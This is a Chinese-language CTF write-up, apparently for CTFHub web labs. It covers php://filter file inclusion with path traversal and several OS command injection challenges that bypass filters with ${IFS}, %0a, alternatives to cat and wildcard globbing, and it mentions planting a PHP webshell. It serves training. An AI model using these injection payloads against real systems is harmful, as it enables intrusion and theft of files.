
使用 `php://filter` 的一般格式如下：


```
php://filter/<filter_name>/resource=<scheme>://<resource>
```


其中：

- `<filter_name>` 是过滤器的名称，例如，`read=string.toupper` 表示将读取的数据转换为大写。
- `<scheme>` 是流的协议，例如 `file`、`http` 等。
- `<resource>` 是资源标识符，如文件路径或 URL。ctfhub{efe0967180d2ef67d4a718e5}

```
?file=php://filter/resource=../../../flag

?file=php://filter/read=convert.base64-encode/resource=../../../flag  #需用base64解一次码
```







命令注入

后台直接执行系统命，一般要结合linux,windows的管道对要执行的命令进行拼接。 过滤的话大致分为两种情况：白名单，黑名单
黑名单是过滤到一些常用的参数，如果过滤的不全面可以考虑用其他相同功能的函数代替；如果黑名单比较全面，那就要考虑用编码的方式尝试绕过。
白名单是限制参数的使用范围，写死了的话应该常规的办法就没有用了。盲猜很多web都是基于白名单的。
可以通过echo,>>等方法生成php文件并写入一句话木马
linux中命令的链接符号
1.每个命令之间用;隔开
说明：各命令的执行给果，不会影响其它命令的执行。换句话说，各个命令都会执行，但不保证每个命令都执行成功。
2.每个命令之间用&&隔开
说明：若前面的命令执行成功，才会去执行后面的命令。这样可以保证所有的命令执行完毕后，执行过程都是成功的。
3.每个命令之间用||隔开
说明：||是或的意思，只有前面的命令执行失败后才去执行下一条命令，直到执行成功一条命令为止。

4. | 是管道符号。管道符号改变标准输入的源或者是标准输出的目的地。
5. & 是后台任务符号。 后台任务符号使shell在后台执行该任务，这样用户就可以立即得到一个提示符并继续其他工作。

Windows系统中命令的链接符号

- “|”：直接执行后面的语句。
- “||”：如果前面的语句执行失败，则执行后面的语句，前面的语句只能为假才行。

- “&”：两条命令都执行，如果前面的语句为假则直接执行后面的语句，前面的语句可真可假。
- “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行

在输入框里面输入127.0.0.1&ls之后出现一个特别的php文件

发现cat命令并不能直接访问，应该是做了某种过滤，构造这种命令解码base64

```
127.0.0.1 & cat 153703181514838.php | base64
```

过滤cat

把cat命令给过滤，还有其他命令可以使用，more less head tac,都可以对文本进行读取。

```
127.0.0.1 & head flag_32024258587282.php | base64
```


CTFHub 命令注入-过滤cat

IP :

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => PD9waHAgLy8gY3RmaHVie2Q1OTY5ZmUxZjI5N2I1MDYxNzc1MDk2OH0K
)
```

解码base64得到flag



过滤空格

意思很明显就是不能出现空格，当然我们同样可以用其他的方式给替代`IFS$9`、`%09`、`<`、`>`、`<>`、`{,}`、`%20`、`${IFS}`、`${IFS}`、`/**/`、`//`等来代替空格

执行如下命令会发现关键文件

```
127.0.0.1&ls
```

CTFHub 命令注入-过滤空格

IP :

Ping

```
Array
(
    [0] => flag_491585511253.php
    [1] => index.php
    [2] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
)
```

构造如下命令查看flag

```
127.0.0.1|cat<flag_491585511253|base64
```

过滤目录分隔符

也就是说不能用/，我们可以选择用其他的方式%20或者;等其他的符号

然后使用以下命令，发现可疑文件

```
127.0.0.1;ls
```

接着构造如下命令查看文件夹里面的信息,发现flag文件

```
127.0.0.1;cd flag_is_here;ls
```

构造命令查看文件信息

```
127.0.0.1;cd flag_is_here;cat flag_88581659216854.php|base64
```


过滤运算符

也就是说|base64不能用了，那么我们可以换一种方式，先查看文件

```
127.0.0.1;ls
```

既然计算运算符被过滤掉了，那么我们可以这样构造

```
127.0.0.1;base64 flag_323101696029831.php
```



综合过滤练习


```php
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\||&|;| |\/|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    } else {
        $res = $m;
    }
}
?>
```

代码审计发现过滤了`/、|、&、;、cat、flag、ctfhub`

空格可以用${IFS}
cat可以用more
flag可以用正则f***
ctfhub应该用不到
查了一下，在linux下，命令分隔符除了;还有%0a
有了；就可以不用运算符了


这里就可以构造命令用来访问文件了，输入命令要在url后面输入因为在下面输入会进行url编码

```
127.0.0.1%0als
```



接着查看flag_is_here文件夹里面的文件

```
?ip=127.0.0.1%0acd${IFS}f***_is_here%0als
```



发现flag文件，查看文件内容

```
?ip=127.0.0.1%0acd${IFS}f***_is_here%0abase64${IFS}f***_31654262427710.php
```